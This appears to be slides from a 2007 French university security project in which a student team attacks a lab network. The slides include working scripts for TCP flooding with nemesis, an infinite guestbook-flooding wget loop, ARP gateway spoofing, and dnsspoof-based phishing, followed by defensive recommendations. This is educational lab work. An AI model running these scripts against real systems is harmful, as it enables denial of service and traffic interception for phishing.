Projet Sécurité
STRI M2 Attack Team

BERGE Romain
DESPOUY Armel
FAURE Patrice
LABACH Frédéric
LASTIRI Xavier
LEVY Olivier
NAANANI Ihsane
SEGUES Jordi

IUP STRI M2 Promo 2007


Plan

- Introduction
- Organisation / Gestion de projet
- Méthodologie des attaques
- Attaque 1
- Attaque 2
- Attaque 3
- Les bestof et phrases cultes
- Social Engineering
- .....ce que vous attendez!
- Conclusion

Introduction

- Mise en application des divers enseigements
- Vision pragmatique de la sécurité
- Travail en équipe
- Gestion de projet
- Objectif concret et motivant
- Challenge
- Projet FUUUUUUN!!!

Organisation



Gestion de projet

- Communication
- Réunions hebdomadaires
- Comptes rendus
- Utilisation de la mailing list sympa
- Plannification
- Diagramme de GANTT préliminaire
- Diagramme de GANTT final

Méthodologie

Attaque 1
Plan


- Brute Force sur le routeur et DoS sur la sonde
- DoS de la Base de Données
- Remplissage de la base de données du livre d'or
- DNS Spoofing pour attaque du type fishing

Attaque 1


Brute Force & DoS

```
> nemesis tcp -D 172.17.0.2 -FD $ip_source -y 12768
```

- Objectifs:
- Brouiller les logs
- Empêcher la lecture temps réel du trafic




Attaque 1
DoS de la BDD




```
---------------
DIRB v1.4
---------------

Generating Wordlist...
Generated Words: 754

---- Scanning URL: http://172.17.0.2/ ----
FOUND: http://172.17.0.2/cgi-bin/ - CODE: 403
(*) DIRECTORY: http://172.17.0.2/images/
FOUND: http://172.17.0.2/index - CODE: 200
(*) DIRECTORY: http://172.17.0.2/phpmyadmin/
FOUND: http://172.17.0.2/test - CODE: 200
```



Attaque 1
Bourrage BDD du livre d'or


```
#! /bin/bash

i=0
while [ $i -eq 0 ]
do
    wget -N http://172.17.0.2/livredor.php --post-data
'nom=test1&prenom=test2&tel=test3&email=&remarques=caca&Envoyer=Envoyer'
done
```

Attaque 1

Fishing site STRI.net

1 Spoofing de la passerelle

```
while 1
do
    nemesis arp -r -S 172.17.0.1 -h 00:11:24:9c:17:25 -D 172.17.0.2
done
```

2 Routage du trafic vers la vraie passerelle


```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

3 Spoofing de la requête DNS

```
172.17.0.50 www.stri.net
172.17.0.50 stri.net

sudo dnsspoof -f hosts -i eth0
```

Attaque I Fishing site STRI.net



Recomandantions

- Routeur: Accès en SSH (et non en telnet)
- Routeur: Accès limité au réseau local
- Sonde: Limiter le nombre de connexions par seconde
- Serveur web: Ne pas oublier des fichiers de test
- BDD: Int ou BigInt pour les geek (18x10 entrées)
- Livre d'or: génération de code de sécurité aléatoire (CAPTCHA)
- Routeur: table ARP statique pour le gateway
- Routeur: arpwatch pour la détection d'annonces ARP frauduleuses


Attaque 2

Plan

- Attaque DOS du service mail
- DoS sur la sonde
- Attaque XSS
- Exploitation de failles

Attaque 2

Attaque DOS du service mail



- Le spam passe bien
- Pas de déni de service

Attaque 2

DOS sur la sonde

- Génération de segments ACK / SYN à la volée

```
#!/bin/bash
# $1: adresse IP destination
# $2: adresse MAC destination
# $3: port TCP destination

for ((I=3;I<=250;I++));
do
    nemesis tcp -D $1 -fS -M $2 -S 172.17.0.$I -y
$3
nemesis tcp -D $1 -fA -M $2 -S 172.17.0.$I -y
$3
done
```

